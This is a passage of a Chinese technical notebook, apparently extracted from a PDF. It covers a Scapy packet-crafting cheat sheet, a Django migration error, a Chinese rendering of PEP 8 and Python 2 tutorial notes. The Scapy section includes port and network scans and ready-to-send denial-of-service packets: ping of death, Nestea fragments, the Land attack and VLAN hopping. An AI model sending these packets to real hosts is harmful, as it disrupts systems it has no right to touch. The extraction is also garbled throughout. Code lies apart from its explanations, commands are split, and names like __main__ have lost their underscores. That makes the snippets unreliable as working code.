wrpcap("temp.cap",pkts) pkts = rdpcap("temp.cap")

pkts = sniff(offline="temp.cap")

hexdump(pkt)

Hex string

pkt\_str = str(pkt) new\_pkt = Ether(pkt\_str)

Making tables

ans.make\_table( lambda (s,r): (s.dst, s.ttl, r.src) ) ans.make\_table(lambda (s,r): (s.dst, s.dport, r.sprintf("%IP.id%")))

Routing

conf.route conf.route.delt(net="0.0.0.0/0",gw="192.168.8.1") conf.route.add(net="0.0.0.0/0",gw="192.168.8.254") conf.route.resync()

Gnuplot

[a,b=sr(IP(dst="www.target.com")/TCP(sport=[RandShort()]\*1000))](http://www.target.com/) a.plot(lambda x:x[1].id)

ACK Scan

如果端口有回应， 则说明未过滤。

ans,unans = [sr(IP(dst="www.slashdot.org")/TCP(dport=[80,666],flags="A"))](http://www.slashdot.org/)

for s,r in ans:

if s[TCP].dport == r[TCP].sport:

873/990

sniff(filter="icmp and host 66.35.250.151", count=2) sniff(iface="wifi0", prn=lambda x: x.summary())

QQ群：632167235

print str(s[TCP].dport) + " is unfiltered"

for s in unans:

print str(s[TCP].dport) + " is filtered"

Xmas Scan

关闭的端口会返回rst。

ans,unans = sr(IP(dst="192.168.1.1")/TCP(dport=666,flags="FPU") )

ARP Ping

ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.168.1.0/24"),timeout=2)

ans.summary(lambda (s,r): r.sprintf("%Ether.src% %ARP.psrc%") )

arping("192.168.1.\*")

ICMP Ping

ans,unans=sr(IP(dst="192.168.1.1-254")/ICMP()) ans.summary(lambda (s,r): r.sprintf("%IP.src% is alive") )

TCP Ping

UDP Ping

ans,unans=sr( IP(dst="192.168.\*.1-10")/UDP(dport=0) ) ans.summary( lambda(s,r) : r.sprintf("%IP.src% is alive") )

Malformed packets

send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())

Ping of death (Muuahahah)

send( fragment(IP(dst="10.0.0.5")/ICMP()/("X"\*60000)) )

Nestea attack

send(IP(dst=target, id=42, flags="MF")/UDP()/("X"\*10)) send(IP(dst=target, id=42, frag=48)/("X"\*116)) send(IP(dst=target, id=42, flags="MF")/UDP()/("X"\*224))

Land attack (designed for Microsoft Windows)

send(IP(src=target,dst=target)/TCP(sport=135,dport=135))

TCP Port Scanning

874/990

ans,unans=sr( IP(dst="192.168.1.\*")/TCP(dport=80,flags="S") ) ans.summary( lambda(s,r) : r.sprintf("%IP.src% is alive") )

QQ群：632167235

res,unans = sr( IP(dst="target")/TCP(flags="S", dport=(1,1024)) )

res.nsummary( lfilter=lambda (s,r): (r.haslayer(TCP) and (r.getlayer(TCP).flags & 2)) )

IKE Scanning

res,unans = sr( IP(dst="192.168.1.\*")/UDP()/ISAKMP(init\_cookie=RandString(8), exch\_type="identity prot.")/ ISAKMP\_payload\_SA(prop=ISAKMP\_payload\_Proposal()))

res.nsummary(prn=lambda (s,r): r.src, lfilter=lambda (s,r): r.haslayer(ISAKMP) )

TCP SYN traceroute

ans,unans=sr(IP(dst="4.2.2.1",ttl=(1,10))/TCP(dport=53,flags="S"))

ans.summary( lambda(s,r) : r.sprintf("%IP.src%\t{ICMP:%ICMP.type%}\t{TCP:%TCP.flags%}"))

UDP traceroute

res,unans = sr(IP(dst="target", ttl=(1,20))/UDP()/DNS(qd=DNSQR(qname="test.com"))

res.make\_table(lambda (s,r): (s.dst, s.ttl, r.src))

DNS traceroute

ans,unans=traceroute("4.2.2.1",l4=UDP(sport=RandShort())/DNS(qd=DNSQR(qname="thesprawl.org")))

VLAN hopping

sendp(Ether()/Dot1Q(vlan=2)/Dot1Q(vlan=7)/IP(dst=target)/ICMP())

Simplistic ARP Monitor

Identifying rogue DHCP servers on your LAN

conf.checkIPaddr = False

fam,hw = get\_if\_raw\_hwaddr(conf.iface)

dhcp\_discover = Ether(dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0",dst="255.255.255.255")/UDP(sport=68,dport=67)/ BOOTP(chaddr=hw)/DHCP(options=[("message-type","discover"),"end"])

ans, unans = srp(dhcp\_discover, multi=True) # Press CTRL-C after several seconds ans.summarize()

for p in ans: print p[1][Ether].src, p[1][IP].src

875/990

#! /usr/bin/env python from scapy.all import \*

**def** arp\_monitor\_callback(pkt):

**if** ARP **in** pkt **and** pkt[ARP].op **in** (1,2): #who-has or is-at

**return** pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp\_monitor\_callback, **filter**="arp", store=0)

QQ群：632167235

We specify multi=True to make Scapy wait for more answer packets after the first response is received. This is also the reason why we can’t use the more convenient dhcp\_request() function and have to construct the DCHP packet manually: dhcp\_request() uses srp1() for sending and receiving and thus would immediately return after the first answer packet.

Moreover, Scapy normally makes sure that replies come from the same IP address the stimulus was sent to. But our DHCP packet is sent to the IP broadcast address (255.255.255.255) and any answer packet will have the IP address of the replying DHCP server as its source IP address (e.g. 192.168.1.1). Because these IP addresses don’t match, we have to disable Scapy’s check with conf.checkIPaddr = False before sending the stimulus.

TCP Timestamp Filtering

sr1(IP(dst="72.14.207.99")/TCP(dport=80,flags="S",options=[('Timestamp',(0,0))]))

构造自定义包

# **./test\_interact.py**

Welcome to Scapy (0.9.17.109beta) Test add-on v3.14

>>> make\_test(42,666)

<Ether type=0x800 |<IP |<Test test1=42 test2=666 |>>>

**9.4 Django**

**9.4.1** 数据库迁移

从sqlite3迁移到mysql时报错：

# **python manage.py dumpdata -e contenttypes -e admin -e auth.Permission --natural-foreign --**

876/990

#! /usr/bin/env python

# Set log level to benefit from Scapy warnings import logging logging.getLogger("scapy").setLevel(1)

from scapy.all import \*

**class** Test(Packet): name = "Test packet"

fields\_desc = [ ShortField("test1", 1), ShortField("test2", 2) ]

**def** make\_test(x,y):

**return** Ether()/IP()/Test(test1=x,test2=y)

**if** name == " main ":

interact(mydict=**globals**(), mybanner="Test add-on v3.14")

QQ群：632167235

**indent=2 > data.json**

**9.5 Python**

**9.5.1** 编码规范

1 代码的布局

1.1 缩进

使用Emacs的Python-mode的默认值： 4个空格一个缩进层次。对于确实古老的代码， 你不希望产生混乱， 可以继续使用8空格的制表符（ 8-space tabs） 。Emacs Python-mode自动发现文件中主要的缩进层次， 依此设定缩进参数。

1.2 制表符还是空格？

永远不要混用制表符和空格。最流行的Python缩进方式是仅使用空格， 其次是仅使用制表符。混合着制表符和空格缩进的代码将被转换成仅使用空格。（ 在Emacs中， 选中整个缓冲区， 按ESC-x去除制表符

（ untabify） 。） 调用python命令行解释器时使用-t选项， 可对代码中不合法得混合制表符和空格发出警告

（ warnings） 。使用-tt时警告（ warnings） 将变成错误（ errors） 。这些选项是被高度推荐的。对于新的项目， 强烈推荐仅使用空格（ spaces-only） 而不是制表符。许多编辑器拥有使之易于实现的功能。（ 在Emacs 中， 确认indent-tabsmode是nil） 。

1.3 行的最大长度

周围仍然有许多设备被限制在每行80字符； 而且， 窗口限制在80个字符使将多个窗口并排放置成为可能。在这些设备上使用默认的折叠（ wrapping） 方式看起来有点丑陋。因此， 请将所有行限制在最大79字符

（ Emacs准确得将行限制为长80字符） ， 对顺序排放的大块文本（ 文档字符串或注释）， 推荐将长度限制在

72字符。折叠长行的首选方法是使用Pyhon支持的圆括号， 方括号（ brackets） 和花括号（ braces） 内的行延续。如果需要， 你可以在表达式周围增加一对额外的圆括号， 但是有时使用反斜杠看起来更好。确认恰当得缩进了延续的行。Emacs的Python-mode正确得完成了这些。一些例子：

1.4 空行

用两行空行分割顶层函数和类的定义， 类内方法的定义用单个空行分割。额外的空行可被用于（ 保守的

（ sparingly） ） 分割相关函数组成的群（ groups of related functions） 。在一组相关的单句中间可以省略空行。（ 例如一组哑元（ a set of dummy implementations） ）。当空行用于分割方法（ method） 的定义时， 在“class”行和第一个方法定义之间也要有一个空行。在函数中使用空行时请谨慎的用于表示一个逻辑段落

（ indicate logical sections） 。Python接受contol-L（ 即^L） 换页符作为空格； Emacs（ 和一些打印工具） 视这个字符为页面分割符， 因此在你的文件中， 可以用他们来为相关片段（ sections） 分页。

1.5 编码

不论什么情况都使用UTF-8。

877/990

**if** width == 0 **and** height == 0 **and** \

color == 'red' **and** emphasis == 'strong' **or** \ highlight > 100:

QQ群：632167235

2 导入

通常应该在单独的行中导入：

但也可以这样：

import通常被放在文件的顶部， 仅在模块注释和文档字符串之后， 在模块的全局变量和常量之前。import应该有顺序地成组安放：

1. 标准库的导入；
2. 相关主包的导入；
3. 特定应用的导入。

你应该在每组之间放置一个空行。

对于内部包的导入是不推荐使用相对导入的， 对所有导入都要使用包的绝对路径。从一个包含类的模板中导入类时， 通常可以写成这样：

如果这样写导致了本地名字冲突， 那么就这样写：

即使用“MyClass.MyClass”和“foo.bar.YourClass.YourClass”

3 空格

不要在以下地方出现空格：

1. 紧挨着圆括号、方括号和花括号的， 如：

2. 紧贴在逗号、分号或冒号前的， 如：

3. 紧贴在函数调用的参数列表前开式括号的， 如：

4. 紧贴在索引或切片开始的开式括号前的， 如：

5. 在赋值运算符周围的用户和其他并排的一个以上的空格， 如：

6. 不要在用于指定关键字参数或默认参数值的“=”周围使用空格， 如：

878/990

x = 1

y = 1

long\_variable = 2

**dict**['key']

span(1)

**if** x == 4: **print** x, y; x, y = y, x

span(ham[1], {egg})

import MyClass

import foo.bar.YourClass

from MyClass import MyClass

from foo.bar.YourClass import YourClass

from types import StringType, ListType

No: import sys, os Yes: import sys

import os

QQ群：632167235

其他建议：

1. 始终在二元运算符（ 赋值、比较、布尔： =, <, >, !=, in, is not, and, or） 两边放置一个空格， 按照你的看法在算数运算符周围插入空格， 如：

2. 不要将多条语句写在同一行上， 如：

4 注释

4.1 注释快

注释块通常应用于跟随着一些（ 或者全部） 代码并和这些代码有着相同的缩进层次。注释块中每行以“#”和一个空格开始（ 除非他是注释内的缩进文本）。注释块内的段落以仅含单个“#”的行分割。注释块上下方最好有一空行包围（ 或上方两行下方一行,对一个新函数定义段的注释）。

4.2 行内注释

一个行内注释是和语句在同一行的注释。行内注释应该谨慎适用。行内注释应该至少用两个空格和语句分开， 它们应该以“#”和单个空格开始。

5 文档化

为所有公共模块、函数、类和方法编写文档字符串。文档字符串对非公开的方法不是必要的， 但你应该有一个描述这个方法作什么的注释， 这个注释应该在“def”这行后。

多行文档字符串结尾的三个双引号应单独成行， 如果文档字符串只有一行时也可以在同一行。

6 版本注记

如果你要将RCS或CVS的杂项（ crud） 包含在你的源文件中， 按如下做。

这个行应该包含在模块的文档字符串之后， 所有代码之前， 上下用一个空行分隔。

7 命名约定

Python库的命名约定有点混乱， 所以我们将永远不能使之变得完全一致——不过还是有公认的命名规范的。新的模块和包（ 包括第三方的框架） 必须符合这些标准， 但对已有的库存在不同风格的， 保持内部的一致性是首选的。

7.1 命名风格

如下命名风格是众所周知的：

879/990

version = "$Revision: 1.4 $" # $Source: E:/cvsroot/pep8.txt $

No: **if** foo == 'bash': do\_cmd() Yes: **if** foo == 'bash':

do\_cmd()

submitted = submitted + 1 x = x\*2 - 1

c = (a+b) \* (c-d)

**def complex**(real, imag=0.0):

**return** magic(r=real, i=imag)

QQ群：632167235

* 单个小写字母， 如： b
* 单个大写字幕， 如： B
* 小写串， 如： getname
* 带下划的小写串， 如： \_getname
* 大写串， 如： GETNAME
* 带下划的大写串， 如： \_GETNAME
* 首字母大写单词串， 如： GetName
* 混合大小写串， 如： mixedCase
* 带下划线的首字母大写串， 如： Capitalized\_Words
* 前导下划线， 如： \_sing\_word
* 结尾下划线， 如： sing\_word\_
* 双下划线， 如： init

7.2 命名约定

7.2.1 应避免的名字

永远不要用字符“l”（ 小写字母）、“O”（ 大写字母） 或“I”（ 大写字母eye） 作为单字符的变量名。在某些字体中， 这些字符不能与数字1和0分开。当想要使用“l"时， 用“L”代替它。

7.2.2 模块名

模块应该是不含下划线的， 简短的， 小写的名字。

因为模块名被映射到文件名， 有些文件系统大小写不敏感并且截短长名字， 模块名被选为相当短是重要的

——这在Unix上不是问题， 但当代码传到Mac或Windows上就可能是个问题了。

当一个用C或C++写的扩展模块有一个伴随的Python模块， 这个Python模块提供了一个更高层（ 例如， 更面向对象） 的接口时， C/C++模块有一个前导下划线（ 如： \_socket） ， Python包应该是不含下划线的， 简短的， 全小写的名字。

7.2.3 类名

类名总是使用首字母大写字符串（ CapWords） 的约定。

7.2.4 异常

如果模块对所有情况定义了单个异常， 它通常被叫做“error”或“Error”。似乎内建（ 扩展） 的模块使

用“error”（ 例如： os.error） ， 而Python模块通常用“Error”（ 例如： xdrlib.Error） 。趋势似乎是倾向使用

CapWords异常名。

7.2.5 全局变量名

（ 让我们希望这些变量打算只被用于模块内部） 这些约定与那些用于函数的约定差不多。被设计可以通过“from M import \*”来使用的那些模块， 应该在那些不想被导入的全局变量（ 还有内部函数和类） 前加一个下划线。

7.2.6 函数名

函数名应该为小写， 可能用下划线风格单词以增加可读性。mixedCase仅被允许用于这种风格已经占优势的上下文（ 如： threading.py） 以便保持向后兼容。

7.2.7 方法名和实例变量

这段大体上和函数相同： 通常使用小写单词， 必要时用下划线分隔增加可读性。

使用一个前导下划线仅用于不打算作为类的公共接口的内部方法和实例变量。Python不强制要求这样， 它取决于程序员是否遵守这个约定。

使用两个前导下划线以表示类私有的名字。Python将这些名字和类名连接在一起： 如果类Foo有一个属性名为 a， 它不能以Foo. a访问。（ 执著的用户还是可以通过Foo.\_Foo a得到访问权。） 通常双前导下划线只用来避免与类（ 为可以子类化所设计） 中的属性发生名字冲突。

7.2.8 继承的设计

880/990

QQ群：632167235

始终要确定一个类中的方法和实例变量是否要被公开。通常不要将数据变量公开， 除非你实现的本质上只是记录。人们总是更喜欢给类提供一个函数的接口作为替换（ Python 2.2的一些开发者在这点上做得非常漂亮）。

同样， 确定你的属性是否应为私有的。私有与非公有的区别在于： 前者永远不会被用在一个派生类中， 而后者可能会。是的， 你应该在大脑中就用继承设计好了你的类。

私有属性必须有两个前导下划线， 无后置下划线。非公有属性必须有一个前导下划线， 无后置下划线。

公共属性没有前导和后置下划线， 除非它们与保留字冲突, 在此情况下， 单个后置下划线比前置或混乱的拼写要好， 例如： class\_优于klass。最后一点有些争议， 如果相比class\_你更喜欢klass， 那么这只是一致性问题。

8 设计建议

* 同像None之类的单值比较时， 永远使用“is”或“is not”来做， 当心写成“if x”。
* 基于类的异常总是好过基于字符串的异常。模块和包应该定义它们自己的域内特定的基异常类（ base exception class） ， 基类应该是内建的Exception类的子类， 还始终包含一个类的文档字符串， 例如:
* 使用字符串方法（ methods） 代替字符串模块， 除非必须向后兼容Python 2.0以前的版本。字符串方法总是非常快， 而且和unicode字符串共用同样的API（ 应用程序接口）
* 在检查前缀或后缀时避免对字符串进行切片， 用startswith()和endswith()代替， 因为它们是明确的并且错误更少， 例如：
* 对象类型的比较应该始终用isinstance()代替直接比较类型， 例如:
* 对序列（ 字符串（ strings） ， 列表（ lists） ， 元组（ tuples） ）， 使用空列表是false这个事实， 因此“if not

seq”或“if seq”比“if len(seq)”或“if not len(seq)”好。

* 书写字符串文字时不要依赖于有意义的后置空格， 这种后置空格在视觉上是不可辨别的。并且有些编辑器（ 特别是近来reindent.py） 会将它们修整掉。
* 不要用“==”来比较布尔型的值以确定是True或False。

**9.5.2** 教程学习

**9.5.2.1** 函数

abs(number) 绝对值

cmath.sqrt(number) 平方根

float(object) 将字符串和数字转换成浮点数

help() 帮助

int(object) 将字符串和数字转换成整数

long(object) 将字符串和数字转换成长整数

math.ceil(number) 返回上入整数， 浮点类型

math.floor(number) 返回下入整数， 浮点类型

math.sqrt(number) 平方根

881/990

No: **if type**(obj) **is type**(1): Yes: **if isinstance**(obj, **int**):

No: **if** foo[:3] == 'bar': Yes: **if** foo.startswith('bar'):

**class** MessageError(Exception):

"""Base class for errors in the email package."""

QQ群：632167235

pow(x,y) 幂

raw\_input(prompt) 获取输入

input(prompt) 获取输入， 可以使用int将其转换为整数

repr(object) 返回值的字符串表示形式

round(number) 四舍五入

str(object) 将值转换成字符串

len(number) 长度

min(object) 序列中的最小值

max(object) 序列中的最大值

cmp(x.y) x大于y时返回1

list(seq) 把序列转换成列表

startswith()/endswith('cisco') 判断字符串以什么值开始/结尾， 返回boolen值

ord()/chr() ASCII码

range(0,100,2)/xrange(100) 循环某范围的数字， xrange()在需要时才计算

zip(name, age) 将两个序列压缩在一起

**9.5.2.2** 基本语法

# -\*- coding: utf-8 -\*-

中文编码

普通的浮点数除法， 后面带小数点

1. 使用实数进行运算
2. form future import division 3.python -Qnew -> 使用//实现整除

幂运算符

-3\*\*2 = 1(3\*\*2) (-3)\*\*2

内建函数幂pow(2,3) 绝对值abs 取整round

转换为整数int

模块

import math

math.floor(23.9) -> 向下取整

在确定不会导入多个同名函数时， 使用

from math import sqrt sqrt(9)

from 模块 import 函数

使用变量名引用函数foo = math.sqrt foo(4)

#!/usr/bin/env python 或具体位置

转义 单双引号互换或使用反斜杠

repr类似于直接输入原句

"hello" = repr("hello") ， repr可以用``代替， 最好别用

str字符串

input必须输入字符串， 带着引号

raw\_input会将所有数据当作原始数据， 然后放入字符串中

882/990

QQ群：632167235

要用print显示多行， 使用3个单引号/双引号或者最后加上反斜线打印原始字符串

print r"ss\ss\ss"

导入模块

import somemodule

from somemodule import somefunction

from somemodule import somefunction, anotherfunction from somemodule import \*

使用函数module1.open() module2.open() 使用别名

import math as foobar foobar.sqrt(4)

from math import sqrt as foobar foobar(4)

赋值魔法

x, y, z = 1, 2, 3

序列解包/可选代解包

x, y = y, x

当函数或方法返回元组时， 获取键和值

>>> scoundrel = {'name': 'robin', 'age': 123}

>>> key, value = scoundrel.popitem()

>>> key 'age'

>>> value 123

链式赋值

x = y = somefunction()

增量赋值

x += 1

**9.5.2.3** 序列

列表可以修改， 元组不能修改

序列

edward = ['esd', 42] john = ['jsdf', 50] data = [edward, john]

-----通用序列操作-----

1.索引

gree = '1234' gree[0] gree[-1]

fourth = raw\_input('year: ')[3] fourth <- 取第三个数字

2.分片

与索引类似， 使用隔号分割

883/990

QQ群：632167235

第一个索引是需要提取的第一个索引， 第二个是剩下的第一个索引

number[3:]

步长： 每几个元素显示其中的第一个number[3:9:2] <- 每隔一个显示一个如果是负数， 则从右到左提取元素number[8:3:-1]

3.乘法

数字乘以序列

初始换长度为10的列表

sequence = [None] \*10

4.成员资格

users = ['user', 'root'] raw\_input('username: ') in users

-----列表-----

1.根据字符串创建列表list('hello')

2.删除元素del name[2]

3. 分 片 赋 值 name = list('perl')

name[2:] = list('cisco') name[2] = list('cisco')

>>> a = [1,2,3]

>>> b = [4,5,6]

>>> a[len(a):] = b

>>> a

[1, 2, 3, 4, 5, 6]

x = [1,2,5,4,3]

y = x <- x， y指向同一个， 改变一个另一个也变y = x[:] <- x， y分离

4.方法

lst.append('hello') <- 在后面增加1个元素， 入栈lst.pop() <- 移除一个元素且返回该元素的值， 出栈lst.extend(list('hello')) <- 在后面增加多个元素lst.count('l') <- 统计出现次数

lst.index('l') <- 第一个出现此元素的位置

lst.insert(3,'four') <- 插入

lst.remove('l') <- 移除列表中第一个匹配项

lst.reverse() <- 将列表反向存放

lst.sort() <- 排序

y = sorted(lst) <- y获取lst排序的列表， 此函数返回列表cmp(3,4) <- 比较

lst.sort(cmp) <- cmp是内建函数， 从小到达排序lst.sort(key=len) <- 根据元素的长度进行排序lst.sort(reverse=Ture) <- 是否进行反向排序

-----元组-----

可以用括号， 也可以不用括号

1,2,3,4

(2,3,4,5)

() <- 空元组

34, <- 一个组的元组

884/990

QQ群：632167235

3\*(40+2)

3\*(40+2,)

以一个序列作为参数并把它转换为元组

tuple('sdf') tuple([2,3,4])

tuple((1,2,3))

------二维列表排序-----

from operator import itemgetter L=[[0, 1, 'f'], [4, 2, 't'], [9, 4, 'afsd']]

sorted(L, key=itemgetter(2))

[[9, 4, 'afsd'], [0, 1, 'f'], [4, 2, 't']]

**9.5.2.4** 字符串

-----字符串格式化-----

>>> format = 'Hello, %s. %s enough for ya?'

>>> values = ('world', 'hot')

>>> print format % values Hello, world. hot enough for ya?

模板字符串

1. 关键字参数

from string import Template

s = Template('$x, glorious $x!') s.substitute(x='slurm')

s = Template('it\'s ${x}tastic') s.substitute(x='slurm')

1. 字典

>>> from string import Template

>>> s = Template('A $thing must never $action')

>>> d = {}

>>> d['thing'] = 'gentleman'

>>> d['action'] = 'show his socks'

>>> s.substitute(d)

'A gentleman must never show his socks'

1. 元组

>>> '%s plus %s equals %s' % (1,2,3) '1 plus 2 equals 3'

字符串格式化转换类型

d， i o

u x X

e

带符号的十进制整数不带符号的八进制 不带符号的十进制

不带符号的十六进制（ 小写） 不带符号的十六进制（ 大写）

科学计数法表示的浮点数（ 小写） 科学计数法表示的浮点数（ 大写）

E

g， G 如果指数大于-4或者小于精度值则和e， E相同， 其他情况则和f， F相同

C 单字符（ 接受整数或者单字符字符串）

r s

字符串（ 使用repr转换任意对象） 字符串（ 使用str转换任意对象）

应用

1.

'%-10.2f' % pi

宽度为10， 精度为2， 左对齐如果是+则表示带正负号

885/990

QQ群：632167235

2.

'%.\*s' % (5, 'Guido van')

\*表示精度从元组中读出3.

'%010.2f' % pi

空格用0补齐

4.

>>> print ('% 5d' % 10) + "\n" + ('% 5d' % -10) 10

-10

空白意味着在正数前家空格， 用在对齐正负数

-----字符串方法-----

string模块中字符串常量

string.digits 包含0～ 9

string.letters 包含所有大小写字符串

string.lowercase 包含所有小写字母

string.printable 包含所有可打印字符

string.punctuation 包含所有标点的字符串

string.uppercast 包含所有大写字母

find查找子字符串'abcdefg'.find('b')

'abcdefg'.find('b',0,25) <- 提供起始点和结束点

join在队列中添加lst = ['1', '2', '3']

plue = '+' plue.join(lst)

大写/小写

'asdfadfad'.upper().lower()

标题转换

1. 不太自然

ta = "that's all forks" ta.title()

1. 较自然import string

string.capwords(ta)

string.capwords(s,sep) 使用split函数以sep为分隔符分割字符串s， 使用capitalize将分割得到的各单次首字母大写， 然后使用join函数以sep为分隔符将单词连接起来

替换

'this is a test'.replace('is', 'ees')

分割字符串

'/usr/bin/env'.split('/')

去除两侧空格， 可以带参数

' aa '.strip()

替换多个单个字符， 第二个参数为要删除的字符

from string import maketrans table = maketrans('cs', 'kz') 'this is'.translate(table)

**9.5.2.5** 字典

886/990

QQ群：632167235

创建和使用字典

>>> phonebook = {'alice': '234', 'beth': '2354'}

>>> phonebook['alice'] '234'

其他映射建立字典

item = [('name', 'Gumby'), ('age', 42)] d = dict(item)

d d['name']

d = dict(name='Gumby', age=42) d

基本字典操作

len(d)返回d中项的数量

d[k]返回关联到k上的值

d[k]=v赋值del d[k]删除

k in d检查d中是否有键为k的项

字典的格式化字符串

phonebook = {'beth': '123'}

'beth\'s number is %(beth)s.' % phonebook

字典方法

1.

clear清空原始字典， x清空， y也被清空了2.

copy浅复制

替换时不变， 原地修改时源字典也变

1. 深度复制

from copy import deepcopy c = deepcopy(x)

1. 使用给定的键建立新字典

>>> {}.fromkeys(['name', 'age'])

{'age': None, 'name': None}

1. 访问字典中不存在的项时不提示错误d.get('anme')
2. 将字典项以列表方式返回d.items()
3. 返回迭代器对象iteritems()

>>> it = d.iteritems()

>>> it

<dictionary-itemiterator object at 0x7fc5c6556ec0>

>>> list(it)

[('url', 'https://www.com'), ('title', 'web page')] 8.

keys()将字典中的键以列表形式返回， iterkeys()返回键的迭代器

1. 获取指定键的值， 并将其移除x.pop('usr')
2. popitem()随机弹出
3. 获取键值， 如果没有相应的键则设置键值d.setdefault('name', 'pop')
4. 利用一个字典项更新另外一个字典， 没有则会添加

>>> d = {'name': 'pop', 'age': 123}

>>> x = {'age': 321}

>>> d.update(x)

1. 以列表或迭代器的形式返回字典中的值values() itervalues()

887/990

QQ群：632167235

**9.5.2.6** 语句

bool()函数可以将值转换为真或者假

if ...:

...

elif ...:

...

else:

...

比较运算符

x == y x < y x > y x >= y x <= y x != y

x is y x和y是同一个对象x is not y

x in y x是y容器的成员x not in y

boolen运算符and

or ()

num > 10 or (num > 100 and num < 20) 1 < num < 10

name = raw\_input('please enter your name: ') or '<unknow>' a if b else c <- 如果b为真返回a， 否则返回c

断言， 条件必须为真才往下执行， 后面可以跟解释

assert 0 < age < 100, 'the age must be realistic'

name = ''

while not name or name.isspace(): name = raw\_input('your name: ')

print name

words = ['a', 'b', 'c'] for word in words:

print word

在一个字符串列表中替换所有包含xxx的子字符串

strings = list('asdfasdfasdf')

for index, string in enumerate(strings): if 'a' in string:

strings[index] = 'f'

跳出循环break continue

>>> [x\*x for x in range(10)]

[0, 1, 4, 9, 16, 25, 36, 49, 64, 81]

>>> [x\*x for x in range(10) if x%3 == 0] [0, 9, 36, 81]

888/990

QQ群：632167235

pass什么都不执行， 占位

del 删除变量名称， 不需要考虑值， 当一个值不再引用时， 自动删除

exec将字符串当命令执行

eval将字符串当成数学表达式求值， 相当于Python2.x中的input()

作用域

>>> from math import sqrt

>>> scope = {}

>>> exec 'sqrt = 1' in scope

>>> sqrt(4) 2.0

>>> scope['sqrt'] 1

**9.5.2.7** 函数

判断函数是否可调用， 此函数在3.x中不能使用

import math y = math.sqrt callable(y)

定义函数

def hello(name):

return 'hello ' + name print hello('name')

def hello\_1(agrx = name) <- 关键字参数

函数注释

def square(x):

'test function' return x\*x

square. doc help(square)

def hello\_2(\*parm) <- 参数收集， 不能使用关键字参数， 收集成元组

print parm

def hello\_3(\*\*parm) <- 参数收集， 可以使用关键字参数， 收集成字典反向过程

params = (1, 2) hello\_2(\*params)

params = {'name': 'sir', 'green': 'well'} hello\_3(\*\*parms)

带着星号时是当多个参数， 不带就当一个参数传入

使用globals()['param']在函数中访问全局变量在函数中声明一个全局变量 global parm

函数嵌套

def multiplier(factor):

def multiplybyfactor(number): return factor \* number

return multiplybyfactor

double = multiplier(2) print double(5)

10

print multiplier(3)(3)

889/990

QQ群：632167235

9

以下函数在Python3.x中被移到functools中

1. 将序列里的元素全部传递个一个函数

map(str, range(10)) 等于列表推导式 [str(i) for i in range(10)]

第一个参数是函数， 第二个参数是被第一个参数的函数处理的参数

1. 基于一个返回布尔值的函数对参数过滤def func(x)

return x.isalnum()

seq = ['foo', 'x41', '!@', '\*\*'] filter(func, seq)

列表推导式 [x for x in seq if x.isalnum()]

等价的匿名函数

filter(lambda x: x.isalnum(), seq)

**9.5.2.8** 类

-----创建类------

metaclass = type #使用新类， 3.x中不需关心这个

class Person:

def setName(self, name): self.name = name

def getName(self):

return self.name def greet(self):

print "hello, I'm %s." % self.name

foo = Person() bar = Person()

foo.setName('foo') bar.setName('bar')

foo.greet() bar.greet()

让方法或特性变为私有， 在定义时前面加上

class secret:

def inaccess(self): print '...'

def access(self):

self. inaccess()

私有只能在类内部定义， 可以加上类名在外面访问

s = secret() s.\_secret\_inaccess()

前面有下划线的名字不会被代星号的imports语句导入

from module import \*

类作用域中的变量可以被所有实例访问

-----创建超类-----

class Filter:

def init(self):

self.blocked = [] def filter(self, seq):

return [ x for x in seq if x not in self.blocked ]

890/990

QQ群：632167235

class SPAMFilter(Filter):

def init(self): #重写方法self.blocked = ['SPAM']

seq = ['SPAM', 'SPAM', 'SPAM', 'SPAM', 'hello']

f = Filter() f.init()

print f.filter(seq) del f

f = SPAMFilter() f.init()

print f.filter(seq)

查看一个类是否是另一个类的子类

issubclass(SPAMFilter, Filter)

查找一个类的基类

print SPAMFilter. bases

查看一个对象是否是一个类的实例

isinstance(s, Filter)

查看一个对象属于哪个类

s. class

-----多个超类/多重继承-----

class Calculator:

def calculator(self, exp): self.value = eval(exp)

class Talker:

def talk(self):

print 'Hi, my value is ' + str(self.value) class TalkingCalculator(Calculator, Talker):

pass

f = TalkingCalculator() f.calculator('1+2') f.talk()

如果继承多个类中有同名方法时， 先继承的会重写后继承的

判断对象中是否有特定方法/属性

hasattr(f, 'talk')

检查特性是否可以调用

callable(getattr(f, 'talk', None)) <- 3.x中不能用

1. x中替代方案

hasattr(getattr(f, 'talk'), ' call ')

1. 设置对象特性setattr(f, 'value', '1+1') f.talk()

Hi, my value is 1+1

1. 确定对象的类型type(object)
2. 从非空序列中随机选择队列random.choice(sequence)

**9.5.2.9** 异常

查看一个模块中有哪些函数

import math dir(math)

891/990

QQ群：632167235

内建Exception异常类raise Exception import exceptions dir(exceptions)

包含的内建异常类

Excetpion 所有异常的基类

AttributeError 特性引用或赋值失败时引发

IOError 试图打开不存在文件时引发

IndexError 使用序列中不存在索引时引发

KeyError 使用映射中不存在键时引发

NameError 在找不到名字时引发

SyntaxError 在代码为错误形式时引发

TypeError 在内建操作或函数应用于错误类型对象时引发

ValueError 在内建操作或者函数应用于正确类型的对象， 但对象使用不合适值时引发

ZerodivisionError 在除法或者取模操作第二个参数为0

创建自己的异常类需要从Exception类集成

try:

x = input('First: ')

y = input('Second: ')

print x/y

except ZeroDivisionError:

print "the second number can't be zero!"

屏蔽和传递异常

class MuffledCaclulator: muffled = False def cacl(self, expr):

try:

return eval(expr)

except ZeroDivisionError: #屏蔽异常if self.muffled:

print 'Division by zero is illegal'

else:

raise

except TypeError: #定义多个异常

print "that wasn't a number, was it?" except (NameError, TypeError): #扑捉多个异常

print "your number were bogus.."

f = MuffledCaclulator() print f.cacl('1/0') f.muffled = True

print f.cacl('1/0')

扑捉异常对象

class MuffledCaclulator: muffled = False def cacl(self, expr):

try:

eval(expr)

except (TypeError, ZeroDivisionError) as e: print e

一个空的except语句扑捉所有默认异常， 或者

except Exception as e

else子句while True:

892/990

QQ群：632167235

try:

x = input('First: ')

y = input('Second: ')

print 'x/y is ', x/y except:

print 'Invalid input, please try again.'

else:

break

Finally子句用来在可能的异常后面进行清理， 不管异常是否会发生， 肯定会执行try:

...

finally:

...

如果有特定键值时就打印

def des(person):

print 'name: ', person['name'] print 'age: ' + str(person['age']) try:

